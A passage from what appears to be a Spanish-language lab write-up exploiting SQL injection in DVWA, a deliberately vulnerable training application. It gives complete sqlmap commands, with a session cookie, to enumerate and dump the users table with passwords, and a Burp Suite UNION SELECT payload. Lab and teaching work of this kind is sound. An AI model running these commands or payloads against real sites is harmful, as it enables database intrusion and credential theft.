
sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" -D dvwa --tables



Lo interesante de esta base de datos es la tabla "**users**" ahí estarán todos los datos de los usuarios, incluyendo nombres de usuario y contraseñas

Lo primero que debemos hacer es conocer los campos de esa tabla, los conoceremos mediante el siguiente comando:

sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" --columns -T users --batch




Ya conocemos los campos que existen, esto no era obligatorio pero siempre viene bien conocer a fondo la base de datos que vamos a trastocar, igualmente, lo que buscamos son los datos que contenga dicha base de datos.

Para obtener dichos datos, ejecutaremos este último comando:

(Este comando puede tardar unos minutos)

sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" --dump -T users --batch




Tras ejecutar el comando, obtenemos todos los datos de la tabla "users" incluyendo las contraseñas hasheadas y descifradas por la herramienta.

Cabe destacar que la dirección IP y la cookie cambiarán, no es siempre igual, cada caso tiene su propia IP y cookie de sesión.

Guía seguida para este ejercicio de DVWA con Burp Suite y SQLMAP:

 $\frac{https://medium.com/@hashsleuth.info/how-to-exploit-dvwa-blind-sql-injection-sqli-with-sqlmap-and-burp-suite-e4b3f08a0dfc}{}$



3. Opcional


3.1. <u>Burp Suite Repeater</u>

Para el siguiente ejercicio opcional, pondremos la herramienta DVWA en dificultad media, en esta dificultad no escribimos manualmente, sino escogemos un ID que queremos buscar

User ID: 1 ✔ Submit

ID: 1
First name: admin
Surname: admin

Es el ejemplo perfecto para una inyección de código en **Burp Suite**, para ello, encenderemos la interrupción de **Burp Suite** y ejecutaremos una búsqueda de un usuario por ID




Como hemos parado el tráfico, aun no se ha ejecutado la búsqueda del usuario cuya ID es 2, dicha búsqueda es la línea 16 de la consola de **Burp Suite**, pero ¿qué pasaría si esa línea la modificamos nosotros?

Como ya conocemos la base de datos con anterioridad, conocemos que existe una base de datos llamada **dvwa**, con una tabla "**users**" con los campos "**user y password**", tiene más campos pero estos dos son los principales.

Antes de enviar dicho paquete, lo modificaremos con el siguente payload:

-1 UNION SELECT user, password FROM users #

Tras darle al botón de continuar "Forward" obtenemos el siguiente resultado de la consulta



En dicha consulta volvemos a obtener los nombres de usuarios más sus contraseñas hasheadas.

